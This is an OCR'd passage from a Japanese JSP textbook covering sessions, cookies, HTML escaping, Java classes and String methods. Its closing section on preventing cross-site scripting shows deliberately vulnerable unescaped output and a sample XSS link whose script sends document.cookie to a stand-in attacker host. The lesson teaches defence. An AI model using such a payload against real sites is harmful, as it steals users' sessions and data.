ただし、セッションでのアクセスカウンターはページを移動しても保持されますが、（クッキーの場合と異なり）ブラウザーをいったん閉じてしまうと、クリアされてしまう点に注意してください。

クッキーの問題点とセッションの必要性

前のLESSONでは、ページ間で情報を共有するための仕掛けとして、クッキーについて紹介しました。しかし、クッキーにはいくつかの問題点があります。

（1）データの改ざんや削除の可能性

クッキーはクライアント側で管理されるデータです。つまり、クッキーをそもそも受け入れないことも可能ですし、一度保存されたクッキーをクライアント側で改ざん／削除することも可能です。つまり、クッキーによって得られたデータをもとに重要な処理を行うのは、時として危険な場合があります。

（2）盗聴の危険性が高い

P.123でも見たように、クッキーはクライアントからのリクエスト情報に乗せて送信されます。つまり、通信経路でリクエスト情報をロギングしているような機器、ソフトウェアがあったとしたら、意図するとせざるとにかかわらず、クッキーの内容が露出してしまう可能性があります。

セキュリティが取りざたされる昨今の情勢を考えれば、このような状態はセキュリティホールの一因となることもあり、好ましいことではありません。

そこで、ユーザーがブラウザーを開いている間だけ情報を維持したいというようなケースでは、クッキーではなく、**セッション**という仕組みを利用するべきです。セッションは、何日、何週間という単位で情報を保持するような用途には不向きですが、現在のアプリケーション内でページ間の情報を保持したいという場合には、クッキーよりも手軽に実装できます。

セッション情報を発行／参照する

セッションは、暗黙オブジェクトの1つであるsessionを利用することで発行／参照できます。たとえば、session.jspの3～5行目に注目してみましょう。

```
3  Integer count = (Integer)session.getAttribute("cnt");
     ...中略...
5    session.setAttribute("cnt", 1);
```

セッションを設定／参照するには、以下の構文を利用します。


構文　getAttribute／setAttributeメソッド

```
session.getAttribute(キー名)
session.setAttribute(キー名, 値)
```

セッションの値を取得／設定する。セッションのキー名は、アプリケーション内で一意であること＊。

＊一般的な変数は、ページ内で一意でさえあればよいのでした。

さて、ここでセッションの挙動を理解するために、LESSON 04でも登場したF12開発者ツールに、またまた登場願うことにしましょう。今度は、session.jspに初めにアクセスしたときの「応答ヘッダー」に注目してください。



要求ヘッダー	要求本文	応答ヘッダー	応答本文	Cookie	イニシエーター	タイミング
キー		値				
応答		HTTP/1.1 200 OK				
Server		Apache-Coyote/1.1				
Set-Cookie		JSESSIONID=BD9457CE3B517BB8781AEB527DB47E9E; Path=/jsp10/; HttpOnly				
Content-Type		text/html;charset=UTF-8				
Content-Length		232				
Date		Wed, 18 Feb 2015 07:28:18 GMT				

▲応答ヘッダー（F12開発者ツールの［ネットワーク］タブ）

クッキーとして、JSESSIONIDという名前が付いた値が送信されているのが確認できるはずです。これが**セッションID**と呼ばれるものです。

さらに、session.jspをリロードしたときの、「要求ヘッダー」に注目してください。


要求ヘッダー	要求本文	応答ヘッダー	応答本文	Cookie	イニシエーター	タイミング
キー			値			
要求			GET /jsp10/lesson09/session.jsp HTTP/1.1			
Accept			text/html, application/xhtml+xml, */*			
Referer			http://localhost:8080/jsp10/lesson09/			
Accept-Language			ja			
User-Agent			Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; Touch; MAF...			
Accept-Encoding			gzip, deflate			
Host			localhost:8080			
DNT			1			
Connection			Keep-Alive			
Cookie			JSESSIONID=BD9457CE3B517BB8781AEB527DB47E9E			

▲要求ヘッダー（F12開発者ツールの［ネットワーク］タブ）

先ほど発行されたクッキーJSESSIONIDが、サーバーに向けて発信されていることが確認できるはずです。

ここで理解しておきたいのは、セッション情報そのものはあくまで**サーバー側**で管理されるものであり、クライアントーサーバー間でやりとりされるのは、そのキーだけであるという点です。そして、クライアント単位に発行されるキーとなるのが、セッションIDなのです。サーバー側では、クライアントから発信されたセッションIDをキーにして、セッション情報を復帰できるというわけです。

この考え方をまとめたのが以下の図です。P.123のクッキーの場合と比べてみましょう。



▲セッションの仕組み

これによって、セッションでは

- データがユーザーに改ざん／削除されてしまう

- ネットワーク上のデータを盗聴されやすい

など、クッキーでは問題とされていた点を解消しているのです*1。

もちろん、セッションでもセッションIDが平文のテキストとしてネットワーク上を流れるので、これを盗聴されてしまえば、いわゆる「なりすまし」も可能です。しかし、そもそもセッションID自体が一時的に生成されるIDなので、リアルタイムで盗聴を行っていない限り、なりすましは困難です。

*1　もちろん、セッションはクッキーを完全に置き換えるものではありません。セッションIDはブラウザーを閉じたタイミングで破棄されますので、たとえば数日、数週間レベルでの情報の維持には不向きです。

セッションを自動的に破棄するには？

セッション情報はサーバー側に保存されるという性質上、クッキーよりも安全に扱うことができますが、反面、サーバーに負担をかけやすいという問題もあります。そもそもセッション情報にあまりに大きなデータを格納すべきではありませんが、不要になったセッションは極力、すみやかかつ確実に破棄するべきです*2。

そこで難しいのは「確実に」という部分です。まず、明示的にセッション情報を破棄するならば、以下のようにsessionオブジェクトのinvalidateメソッドを利用します。

*2　これはセキュリティ（なりすましの防止）の観点からも重要です。

```
session.invalidate();
```

ただし、いつも明示的にinvalidateメソッドを実行できるとは限りません。

たとえば、アプリケーションの利用者が勝手にブラウザーを閉じてアプリケーションを終了してしまったとしたら。あるいは、ブラウザーを閉じないまでも他のサイトに移動してしまったとしたら。セッションは破棄されないままに、サーバー側に永久に残ってしまうのでしょうか。

いえいえ、そのようなことはありません。セッション情報にはあらかじめ有効期間というものが決められており、この有効期間が経過したところで、つまりセッションにアクセスしない状態が有効期間以上の時間だけ続いた場合に、自動的にセッション情報は削除されます。

セッションの有効期間のデフォルトは30分（1800秒）ですが、この値は必要に応じて、適宜変更することも可能です。具体的には、以下のようにsetMaxInactiveIntervalメソッドを使用します*3。引数には、セッションの有効期間を秒単位で指定してください*4。

*3　有効期限は設定ファイル（web.xml）で設定することも可能です。詳細はLESSON 35も参照してください。

```
session.setMaxInactiveInterval(600);
```

もっとも、適切なセッションの有効期限はケースによってまちまちです。たとえば、ネットバンキングのようにセキュリティ要件の高いサイトでいつまでもセッション情報を残しておくことは、情報漏洩の危険にもつながります。一方、グループウェアのように長時間放置されることの多いサイトであまりに短く有効期限を設定してしまうと、使っている途中で必要な情報が消えてしまい、何度もログインしなければならないということも起こり得ます。

また、大量のセッションデータを保持するようなアプリケーションやメモリリソースが逼

*4　ただし、実際の破棄タイミングはそれほど厳密ではありません。少なくとも秒単位の精密さを求める仕組みを、セッションに求めるべきではありません。

迫しているようなサーバーでは短めに有効期限を設定しなければならないかもしれません。

その時どきの用途／環境の制約に応じて、有効期限は「あなたが」チューニングすべき項目なのです。

Note セッションの破棄タイミング

セッションの性質上、やや誤解を招きやすいのですが、セッション情報はブラウザーを閉じた時点ではまだ破棄されて**いません**。ブラウザーを閉じた時点で削除されるのは、セッション情報を紐づけるためのセッションIDだけであり、これによって、クライアント側からは、見かけ上、セッションが破棄されたように見えるわけです。

しかし、サーバー側で保持されたセッション情報は、この時点では依然として生き続けています。サーバー側のセッション情報を破棄するには、invalidateメソッドを明示的に呼び出すか、セッションの有効期限を経過しなければなりません。

まとめ

- セッションを利用することで、アプリケーション共通のデータをクッキーよりも安全に管理できます。
- セッションの読み書きには、暗黙オブジェクトの1つであるsessionを使用します。
- セッション情報は、invalidateメソッドを呼び出すか、あらかじめ設定された有効期限を経過することで破棄されます。

実習講義　練習問題　CHAPTER 02 LESSON 09

Q LESSON 08でも紹介したp_cookie1.jsp、p_cookie2.jspをセッション機能を使って書き換えてみます。以下の空欄を埋めて、p_session1.jsp、p_session2.jspを完成させましょう[*5]。

リスト1 p_session1.jsp

```
1  <%@ page contentType="text/html; charset=UTF-8" %>
2  <%
3  String[] names  = { "name", "address" };
4  String[] values = { "", "" };
5  for(int i = 0; i < names.length; i++) {
6    values[i] = (String)session.［①］(names[i]);
7    values[i] = (values[i] == null) ［②］ "" : values[i];
8  }
9  %>
10 <!DOCTYPE html>
11 <html>
```

*5 このサンプルでは、まだ日本語に対応していません。テキストボックスに日本語を入力した場合、環境によっては文字化けしてしまいますので注意してください。文字化けの対応方法については、LESSON 12で改めて紹介します。

```
<head>
<meta charset="UTF-8" />
<title>セッションで情報を保持</title>
</head>
<body>
<form method="POST" action="p_session2.jsp">
<div>
  <label>名前：<br />
    <input type="text" name="name" size="20"
      value="<%=values[0] %>" />
  </label>
</div>
<div>
  <label>E-Mail：<br />
    <input type="text" name="address" size="40"
      value="<%=values[1] %>" />
  </label>
</div>
<div>
  <label>
    <input type="checkbox" name="rec" value="true" checked />
    情報を記録する
  </label>
</div>
<div>
  <input type="submit" value="登録" />
</div>
</form>
</body>
</html>
```

リスト2 p_session2.jsp

```
<%@ page contentType="text/html; charset=UTF-8" %>
<%
String[] names = { "name", "address" };
if(request.getParameter("rec") != null) {
  for(int i = 0; i < names.length; i++) {
    session.［③］(names[i], ［④］);
  }
  out.println("セッションに情報が保存されました");
} else {
  session.［⑤］();
  out.println("セッションから情報を破棄しました");
}
%>
```

クラスで拡がるJSPの世界

いよいよクラスの概念を学びます。といって、必要以上に身がまえないでください。クラスというと、継承であるとか多態性（ポリモーフィズム）などの聞き慣れないキーワードに振り回されがちなものですが、JSPはそうした概念とは無縁です。JSPにおけるクラスとは、単なる機能が詰まった道具箱であり、「モジュール」「コンポーネント」「関数」などと呼び変えてもいいかもしれません。用意された道具群をいかに有効かつ適所に採用していくか、それがJSPにおけるクラス学習の目的です。


CHAPTER 03

LESSON 10


HTMLの予約文字をエンコードしよう

HTMLの要素を表す「<」や「>」、「&」のような文字は、そのままでは、ブラウザー上で正常に表示できません。そこでここでは、入力された文字列にこのような予約文字*が含まれていた場合、あらかじめ「<」「>」「&」のような文字列に変換することで、正しく表示できるようにしてみます。

このような処理を**HTMLエンコード**と呼び、Webアプリケーションを作成するうえでは非常に重要な処理です。また、このLESSONでは、これまで曖昧にしてきたクラスの概念を、Stringクラスを例にとって学習してみたいと思います。



▲入力された「<」や「>」「&」のような文字も…



▲そのままきちんと表示される

サンプルファイル jsp10▶ lesson10▶ escape1.jsp escape2.jsp

実習 講義 練習問題 CHAPTER 03 LESSON 10

1 コードを入力する

メモ帳で/lesson10フォルダーのescape1.jspを開き、リストのマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト1 escape1.jsp（入力フォーム）

```
1  <%@ page contentType="text/html;charset=UTF-8" %>
2  <!DOCTYPE html>
3  <html>
4  <head>
5  <meta charset="UTF-8" />
6  <title>予約文字のエスケープ</title>
7  </head>
8  <body>
9  <form method="POST" action="escape2.jsp">
10 <label>入力文字：
```

CHAPTER LESSON DAYS
01 01 1st
02
03
04
05
02 06 2nd
07
08
09
03 10 3rd
11
12
13 4th
14
15
04 16 5th
17
18
19 6th
20
21
22
05 23 7th
24
25
06 26 8th
27
28
07 29 9th
30
31
08 32 10th
33
34
35

レッスン予定日 月 日

レッスン終了

```
  <input type="text" name="esc" size="20" />
</label>
<input type="submit" value="送信" />
</form>
</body>
</html>
```

＊予約文字とは、そのコードを実行する環境（ここではブラウザー）で、あらかじめ意味が決められている文字のことを言います。

2 コードを入力する

メモ帳で /lesson10 フォルダーの escape2.jsp を開き、リストのマーカー部分を入力します。入力できたら、ファイルを上書き保存してください。

リスト2 escape2.jsp（結果ページ）

```
<%@ page contentType="text/html;charset=UTF-8" %>
<%!
private String htmlEscape(String value) {
  StringBuilder result = new StringBuilder();
  for(int i = 0; i < value.length(); i++) {
    switch(value.charAt(i)) {
      case '&' :
        result.append("&amp;");
        break;
      case '<' :
        result.append("&lt;");
        break;
      case '>' :
        result.append("&gt;");
        break;
      default :
        result.append(value.charAt(i));
        break;
    }
  }
  return result.toString();
}
%>
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8" />
<title>予約文字のエスケープ</title>
</head>
<body>
入力した文字：<%=htmlEscape(request.getParameter("esc")) %>
</body>
</html>
```

文字列変換のhtmlEscapeメソッドを定義

1文字ずつ文字列を変換

変換結果を返す

htmlEscapeメソッドを呼び出す

2 ブラウザーで動作を確認する

Tomcatが起動していることを確認してから、ブラウザーから以下のURLを入力してください。P.136の図のように、画面から、たとえば「<Tom & Jerry>」のように入力したときに、次の画面でそのまま表示がされれば、成功です*。

http://localhost:8080/jsp10/lesson10/escape1.jsp

また、escape2.jspの31行目を

```
入力した文字：<%=request.getParameter("esc") %>
```

のように修正して、同じく「<Tom & Jerry>」のように入力したときに、次の画面で文字列が表示**されない**ことも確認しておきましょう。

* このサンプルでは、まだ日本語に対応していません。テキストボックスに日本語を入力した場合、環境によっては文字化けしてしまいますので注意してください。文字化けの対応方法については、LESSON 12で改めて紹介します。

実習　講義　練習問題　CHAPTER 03 LESSON 10

クラスとは何か？

これまでのLESSONでも、クラスという言葉が何度か登場しましたが、具体的に「クラスとは何か？」という点はあえて曖昧にしたまま学習してきました。

多くのJava（JSP）入門書では、クラスとそれに伴うオブジェクト指向の概念があたかも不可分であるかのように紹介されているせいか、クラスを理解できないと、Javaプログラミングは会得できないと思われている方も多いかもしれません。実際、「クラスを利用することはJavaプログラミングの必須条件である」のは、おそらく間違いない事実でしょう。

しかし、クラスを利用することと、クラスの概念を理解し、それを自分で作成して使い回すこととはまったくの別物です。

もちろん、Javaでサーバーサイドプログラムを開発していくには、最終的にはクラスを含むオブジェクト指向の概念を理解することは大切です。しかし、具体的な体験なしに概念だけが先んじるのは、車を走らせるのに、車の運転方法からでなく、エンジンの構造やギアとシャフトの連動の仕組みといった理論から入っていくようなものです。

まずは、そもそもクラスをどのように使えるのか、どのように動作するのかを理解するのが先でしょう。

そうした観点からクラスをざっくりと定義すると、「さまざまな機能が詰まった道具箱」であると言えます。ここで「さまざまな機能」と呼んでいるものがメソッドです。


Javaにはあらかじめ多くのクラス（道具）が用意されており、これらの機能（メソッド）を自在に組み合わせ、また、並べ替えていくだけで、アプリケーションを構築できるのです。

クラスとオブジェクトの関係

もう1つ明らかにしておかなければならないことは、「クラス」と「オブジェクト」の関係です。ここまでは「クラスとオブジェクトとは同じようなもの」としてきましたが、この辺で両者の違いを理解することで、より一層、クラスの概念が鮮明にイメージできるようになるはずです。

クラスは正確には、道具の「プロトタイプ（設計図、金型）」です。

たとえば、Stringは文字列を扱うための道具を備えたクラスですが、内部的に具体的なモノとしての「文字列」を保持しているわけではありません。つまり、クラスという状態では、Stringはまだ単なる文字列という抽象的な概念を表した設計図にすぎず、この設計図に具体的な文字列を与えて初めて、操作することのできるモノとなるわけです。



▲クラスは設計図、オブジェクトは製品

ただし、設計図（クラス）は1つであるのに対し、扱うべき対象（この場合は文字列）は無限にあります。もしもクラスそのものを複数の場所から同時に使ってしまったらどうでしょう。一方では「XXX」という文字列を扱っていたのに、もう片方で「ZZZ」という文字列を勝手に書き込んでしまったら、データの整合性は維持できません。

そこで、このような不整合が起こらないように、クラスを実際に使う際には、オリジナルの設計図には手を加えず、あくまでこれをもとにしてできた「モノ」に対して具体的なデータを与えたり、操作をしたりするわけです。

この作業を**インスタンス化（実体化）**と言い、インスタンス化されたクラスを**オブジェクト**と言います。

JSPにおける暗黙オブジェクトも、実は、別にオブジェクトというものが最初からあるわけではなく、ある特定のクラスを「JSPでよく使用されるからという理由で」JSPコンテナー（Tomcat）が自動的にインスタンス化を行っているにすぎないのです。

クラスのインスタンス化は、一般的には、以下のようにnew演算子を使って行います。

```
String value = new String("今日もいい天気");
```

クラス名　変数名　クラス名　引数

ただし、Stringクラスについてだけは、「例外的に」

```
String value = "今日もいい天気";
```

のように、直接変数への代入することが許されています。

Note　コンストラクター

new演算子のあとに指定されるクラス名は、正確には「クラス名」ではありません。

実は、クラスの中で定義された「メソッド（機能）の名前」なのです。クラスには、必ずクラス名と同じ名前を持つメソッドが用意されており、この特別なメソッドはクラスがインスタンス化される際に実行されることになっています。このメソッドを**コンストラクター**と呼びます。

コンストラクターにはオブジェクトを作成する役割があり、オブジェクトの中身を初期化するなどの処理もこのコンストラクターを通じて行われます。

生成されたオブジェクトからは、自由にクラスに属するメソッドを呼び出すことができます。たとえば、上で生成したStringオブジェクトvalueの長さを求めたいという場合には、

```
value.length()
```

とします。

Javaのクラスには、本当にたくさんのメソッドが用意されています。標準的なJavaSEにどのようなクラス／メソッドが用意されているのかをざっと知りたいという場合には、以下のサイトからJava APIリファレンスを参照してみるとよいでしょう。

Javaクラスの概略を把握するという意味でも、開発にあたって各種クラスの構文を確認するという意味でも、きっと重宝するはずです。

http://docs.oracle.com/javase/jp/8/api/

メソッドを定義する

複数の場所から共通して利用する可能性のあるロジックについては、JSPの中でもユーザー定義メソッドとして記述しておいたほうが便利な場合があります。**メソッド**とは特定の役割を持った道具――ある処理の塊です。これまでももともと用意されたメソッドをさまざまに利用してきましたが、メソッドは自作することもできます。

今回の場合は入力ボックスが1つだけですから、あまりメソッド化する意味も感じられないかもしれません。しかし、入力ボックスが複数になった場合どうでしょうか。個々の入力に対してまったく同じエスケープの仕組みを記述するのは、あまりに冗長です。これを決まった道具（メソッド）として定義しておくことで、入力ボックスが複数になった場合にも応用できます。

escape2.jspの2～23行目に注目してみてください。

```
 2 <%!
 3 private String htmlEscape(String value) {
   ...中略...
22 }
23 %>
```

自分でメソッドを作成する場合、その宣言は、<%!～%>の内部に記述します。LESSON 03でも登場した宣言部ですね。

ここでは、htmlEscapeという名前のメソッドを定義していますが、中身のロジックを細かく見ていく前に、まずhtmlEscapeの構文がどのような構造になっているのかを解析してみましょう。

構文 メソッドの定義

```
[アクセス修飾子] 戻り値のデータ型 メソッド名(引数のデータ型 引数,....) {
  ...メソッドの本体...
  [return 戻り値]
}
```

メソッドが戻り値を返す場合には、return命令は必ず記述する必要がある。

アクセス修飾子とは、このメソッドにどこまでアクセスを許すかを決める識別のサインです。privateやpublic、protectedなどを指定することができます。privateであれば、「同じJSPファイルからだけ呼び出すことができる」ことを示します。その他のアクセス修飾子については、改めてCHAPTER 05で後述します。JSPページでメソッドを定義する場合は、無条件にprivateとしておいて問題ないでしょう。

つまり、この構文規則に則ってhtmlEscapeメソッドの仕様を読み取ってみると、以下のようになります。

htmlEscapeメソッドは、引数としてStringオブジェクトvalueを受け取り、処理結果をStringオブジェクトとして返す

どうでしょう？　一見そっけなく見えるメソッドの宣言ですが、実はメソッドの入出力に関わる情報をきわめてコンパクトに表しているのです。ちなみに、値を返さないメソッドの場合、return文は省略でき、戻り値のデータ型には特殊な型として「何も返さない」ことを示す「void」を指定します。

なお、JSP内で宣言されたメソッドを呼び出す場合には、31行目のようにします。

```
31 入力した文字：<%=htmlEscape(request.getParameter("esc")) %>
```

ここでは、HTMLフォーム（escape1.jsp）から入力された文字列escを引数として、htmlEscapeメソッドを呼び出しています。

htmlEscapeメソッドの仕組み

メソッド自体の構文がわかったところで、4～20行目の具体的なロジックを見ていくことにしましょう。

```
4  StringBuilder result = new StringBuilder();
```

StringBuilderクラスは文字列を扱うという意味では、一見Stringクラスと似ているように見えますが、Stringクラスが固定長の文字列を扱うのに対し、StringBuilderクラスは可変長の文字列を扱うのに適しています。

今回のプログラムでは、与えられた文字列を1文字ずつ分解し、「<」や「>」のような予約文字が現れるごとに対応するエスケープ文字に置き換え、再び連結していくという作業を行いますが、このような連結作業はStringBuilderクラスのappendメソッドで行うのがより効率的です。appendメソッドは、現在の文字列の末尾に引数で指定された文字列を追加します。

構文　appendメソッド


StringBuilderオブジェクト.append(文字列)
現在の文字列の末尾に、指定された文字列を追加する。

それでは、具体的に変換作業を行ってみましょう。

```
5  for(int i = 0; i < value.length(); i++) {
6    switch(value.charAt(i)) {
7      case '&' :
8        result.append("&amp;");
9        break;
10     case '<' :
11       result.append("&lt;");
12       break;
13     case '>' :
14       result.append("&gt;");
15       break;
16     default :
17       result.append(value.charAt(i));
18       break;
19   }
20 }
```

charAtメソッドはStringオブジェクトの代表的なメソッドの1つで、i番目の文字をchar型（文字型）のデータとして返します*。これが「&」「<」「>」と等しい場合、それぞれ対応するエスケープ文字「&」「<」「>」に置き換えて、等しくない場合はそのままの文字で、StringBuilderオブジェクトresultに追加していきます。

この流れを図示してみると、以下のようになります。



▲文字列を変換する

構文 charAtメソッド

Stringオブジェクト.charAt(何番目の文字か)
文字列から指定された1文字（char型）を取り出す。

つまり、最終的には「&」「<」「>」のような予約文字がエスケープされた変換結果が、変数resultに格納されるわけです。

```
21 return result.toString();
```

Note StringとStringBuilder

文字列連結には、（StringBuilderオブジェクトではなく）「+」演算子を利用してもよいではないかと思われるかもしれません。たとえば、本文のサンプルは、以下のようにしても動作します。

```
String result = "";
for(int i = 0; i < value.length(); i++) {
  switch(value.charAt(i)) {
    case '&' :
        result += "&amp;";
        break;
      case '<' :
        result += "&lt;";
        break;
      case '>' :
        result += "&gt;";
        break;
```

* String型の値はダブルクォーテーションでくくるのに対して、char型の値は「'&'」のようにシングルクォーテーションでくくります。

```
        default :
          result += value.charAt(i);
          break;
      }
    }
    return result;
  }
```

しかし、これはお勧めしません。というのも、Stringオブジェクトは厳密には**変更できない**文字列を表します。つまり、「+」演算子による連結では、内部的には、

- 連結する文字列同士（2個）
- 連結結果の文字列

と、3個のStringオブジェクトを生成します。オブジェクトの生成／破棄は、一般的にオーバーヘッドの高い処理であり、これを連続して行うのは無駄なことです。

しかし、StringBuilderオブジェクトは変更可能な文字列を表します。文字列連結に際しても、生成されるオブジェクトは1つで済みますので、Stringオブジェクトであったようなオーバーヘッドの問題を解決できます。

最後に21行目で、これをtoStringメソッドでStringオブジェクトに変換し、呼び出し元に返します（**return**命令）。

Stringオブジェクトのそのほかの主なメソッド

Stringオブジェクトに属するメソッドは、今後も多く登場します。ここで、主なメソッドについて、簡単にご紹介することにしましょう。

▼Stringクラスで利用可能な主なメソッド

構文 用例	概要
endsWith(任意の文字列) boolean flag = value.endsWith("/");	文字列が指定された接尾辞で終わる場合、trueを返す // false
indexOf(部分文字列 [,検索開始位置]) int index = value.indexOf("/index.jsp", 10);	指定された部分文字列が何文字目に初めて登場するかを返す // 25
lastIndexOf(部分文字列 [,検索開始位置]) int index = value.lastIndexOf("/",10);	指定された部分文字列が最後に登場するのが何文字目かを返す // 6
replace(対象文字列, 置換後の文字列) out.println(value.replace("http", "ftp"));	指定された文字列を置換 // ftp://examples.com/Wings/index.jsp□□□
substring(抽出開始位置, 抽出終了位置) out.println(value.substring(2,10));	元の文字列から部分文字列を抽出する // tp://exa
startsWith(任意の文字列) boolean flag = value.startsWith("http://");	文字列が指定された接頭辞で始まる場合、trueを返す // true
toLowerCase() out.println(value.toLowerCase());	文字列をすべて小文字に変換する // http://examples.com/wings/index.jsp□□□
toUpperCase() out.println(value.toUpperCase());	文字列をすべて大文字に変換する // HTTP://EXAMPLES.COM/WINGS/INDEX.JSP□□□

構文 用例	概要
trim() out.println(value.trim());	文字列の前後のスペースを取り除く // http://examples.com/Wings/index.jsp

※変数valueの値は「http://examples.com/Wings/index.jsp□□□」とします。

クロスサイトスクリプティング脆弱性の防止

エンドユーザーからの入力値をエスケープ処理するのは、ただ単に「<」や「>」といったHTML予約文字を正しく表示するという以上に、重要な目的を持っています。それが、この「クロスサイトスクリプティング脆弱性（以降、XSS脆弱性*）の防止」です。XSS脆弱性とは、Webアプリケーションに含まれる可能性がある典型的な脆弱性の一種です。

以下はごく基本的なJSPのコードですが、これはすでにXSS脆弱性を含んだコードです。

```
こんにちは、<%=request.getParameter("name")%>さん！
```

たとえば、リクエストデータnameにクライアントサイドスクリプト（<script>要素）が含まれていた場合、上記のコードでは、エンドユーザーから入力されたコードがそのまま表示（実行）できてしまうのです。つまり、アプリケーション開発者以外の人間が、ページ上で任意のスクリプトを実行できてしまうということです。

▲入力ボックスnameに「<script>alert('Bad Code!')</script>」と入力した場合


これを利用することで、任意のサイト（たとえば掲示板）に、悪意ある第3者が以下のようなリンクを作成したとしたらどうでしょう。http://yowai.examples.com/は脆弱性を含むサイト、http://clacker.example.com/は攻撃者（クラッカー）のサイトであるとします。

```
http://yowai.examples.com/yowai.jsp?name=<script>location.href=
'http://clacker.examples.com/clacker.jsp?param=' + document.cookie
</script>
```

もしも何も知らない第三者がこのリンクをクリックしてしまったとしたら、ユーザーがまったく意識していないにもかかわらず、指定されたJavaScriptのコードが実行されてしまいます。結果、http://yowai.examples.com/上で使用しているクッキー情報をhttp://

＊ Cross Site Scriptingの略語は、本来であればCSSですが、Cascading StyleSheetとの区別がつかないため、XSSと略すのが一般的です。

clacker.examples.com/ に送信してしまうことになるのです。しかも、clacker.jspがクッキーを自分のサーバー上に記録したあとでhttp://yowai.examples.com/ に再びリダイレクトしたとしたら、ユーザーは自分の身に何が起こったかを知る術すらないでしょう。



▲クロスサイトスクリプティング脆弱性

これはごく単純化されたXSS脆弱性の例ですが、こんなに簡単にクッキー情報を盗まれてしまうのです。もちろん、単にクッキーが盗まれたからといって、それがトラブルに直結するようなケースは稀です。ただ、クッキーでクレジットカードの番号のような秘匿すべき情報が含まれている場合には、深刻なデータ漏洩の原因となります。本来、クッキーにそのような重要な情報は含めるべきではありませんが、それはそれとしても、入力データをチェックすることの重要性はわかると思います。

このような理由から、エンドユーザーから入力されたデータはもちろん、テキストファイルやデータベースなど外部の媒体から取得したデータを表示する際には、必ずHTMLエスケープ処理を行うべきです*。

* ただし、本書では、サンプル簡素化のためにあえてエスケープ処理を割愛している箇所もあります。

